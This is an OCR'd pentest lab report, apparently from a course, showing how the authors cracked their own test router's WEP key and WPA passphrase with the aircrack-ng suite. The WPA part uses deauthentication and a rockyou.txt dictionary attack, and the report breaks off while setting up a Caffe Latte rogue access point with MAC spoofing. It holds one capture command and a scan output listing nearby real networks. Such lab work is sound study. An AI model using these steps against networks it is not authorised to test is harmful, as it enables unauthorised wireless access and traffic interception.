WIFI Attacks

RANVIJAY SINGH & KARAN TANK

Advanced Pentesting


11/25/19

Contents

Part 1 – Wired Equivalent Privacy


Router configuration.

Login to the router to set up the credentials




Password security - WEP, passphrase – ilovecsi

WEP uses the RC4 algorithm to encrypt the packets of information as they are sent out from the access point or wireless network card. In our attempt to crack the wifi password we are to obtain the key 1 (key used to connect to the router)




Step 1 - Start the wireless interface in monitor mode on AP channel


Initial router is in managed.



Using airmon-ng to put wlan0 network adaptor in monitor mode and conduct reconnaissance over other access points nearby.




Using airodump-ng to monitor access points nearby. Our particular target is the essid Linksys with WEP encryption.



Step 2 - Test Wireless Device Packet Injection

Using aireplay-ng to test packet injection. Wireless packet injection is spoofing packets on a network to appear as if they are part of the regular network communication stream. Packet injection allows to intercept, disrupt and manipulate network communication.





Step 3 - Start airodump-ng to capture the IVs

The command Airodump-ng -c 6 --bssid 00:25:9C:4D:D6:93 -w '/root/Pictures/wep' wlan0mon will start to collect data packets in a cap file. The WLAN client does not provide its credentials to the Access Point during authentication. Any client can authenticate with the Access Point and then attempt to associate.

Bssid is the mac address of the network adaptor. The stations are the mac addresses of the devices connected to the access point.


The purpose of this step is to capture the IVs generated. This step starts airodump-ng to capture the IVs from the specific access point. The IV is calculated using a state array and properties of the pre-shared password. This is accomplished by creating an array of values equal to the index you want to use in the algorithm. The Index for WEP by default is 256.





Step 4 - Use aireplay-ng to do a fake authentication with the access point


In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a “DeAuthentication” packet in cleartext. In this state, no new IVs are created because the AP is ignoring all the injected packets. The lack of association with the access point is the single biggest reason why injection fails.



Step 5 - Run aircrack-ng to obtain the WEP key

We used aircrack-ng to obtain the WEP key from the IVs gathered in the previous steps.


KEY FOUND! Attack successful.



Part 2 – WPA

Router configuration

Login to the router and changed the password encryption to WPA personal. With the password changed to something predictable like a dictionary. Password - superman




Step 1 – start airodump to look for target AP and collect packets.

We now know the bssid of the target router.


```
root@kali:~# airodump-ng wlan0mon

 CH  2 ][ Elapsed: 0 s ][ 2019-11-19 18:48

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 B8:27:EB:29:BB:12  -36        3        0    0   7   65  WPA2 CCMP   PSK  SKTR
 B0:7D:47:C4:BD:E2  -56        2        0    0   1  54 . OPN              Fleming_Guest
 00:F6:63:1A:80:83  -60        2        0    0   1  195  OPN              <length:  5>
 B0:7D:47:C4:BD:E3  -58        2        0    0   1  195  OPN              <length:  1>
 00:F6:63:1A:80:82  -59        2        0    0   1  54   OPN              Fleming_Guest
 E4:95:6E:45:1D:1E  -33        3        0    0   1  360  WPA2 CCMP   PSK  CSI_Pentest
 00:F6:63:1A:80:80  -60        3        0    0   1  195  WPA2 CCMP   MGT  Staff
 B0:7D:47:C4:BD:E1  -55        3        0    0   1  195  WPA2 CCMP   MGT  Students
 B0:7D:47:C4:BD:E0  -56        1        0    0   1  195  WPA2 CCMP   MGT  Staff
 00:25:9C:4D:D6:93  -14        0        0    0   6  54   WPA  TKIP   PSK  linksys
 00:1C:10:8D:0A:F0  -42        2       24    0   6  54   WPA  TKIP   PSK  CTY06

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   94:B0:1F:1D:A2:C8  -68    0 - 1      0        2
 (not associated)   54:99:63:AB:60:BC  -76    0 - 1      0        1  Staff
```

Collecting packets flowing to and from the linksys router. The AP has only one device connected to it.



Step 2 – DE-authenticating the target.


Since we still haven't collected the handshakes between the AP and the devices connected. We issued a deauthentication command using aireplay-ng, this action will send beacons that will disassociate the device from the access point. Prompting the device user to connect to the AP again and when that happens our dump will capture the HANDSHAKE.



Step 3 – cracking the password from the capture file.

Using aircrack and the rockyou.txt word list the password was successfully decrypted.


KEY FOUND! Password – superman.




Part 3 – Client-Side Attacks

Attack 1 – Caffe Latte attack


Using airodump we caught a device probing for an AP called monkeyman, this means a device is looking for the AP to connect to (something like auto connect to WI-FI). We will simulate a scenario where we power off the router monkey and create a rouge AP, to which the device probing will connect automatically by using




To set up a rouge AP, we **spoofed the MAC address of our network adaptor** to that of the Target AP that the device is probing to so that the mac address and name match the credentials.



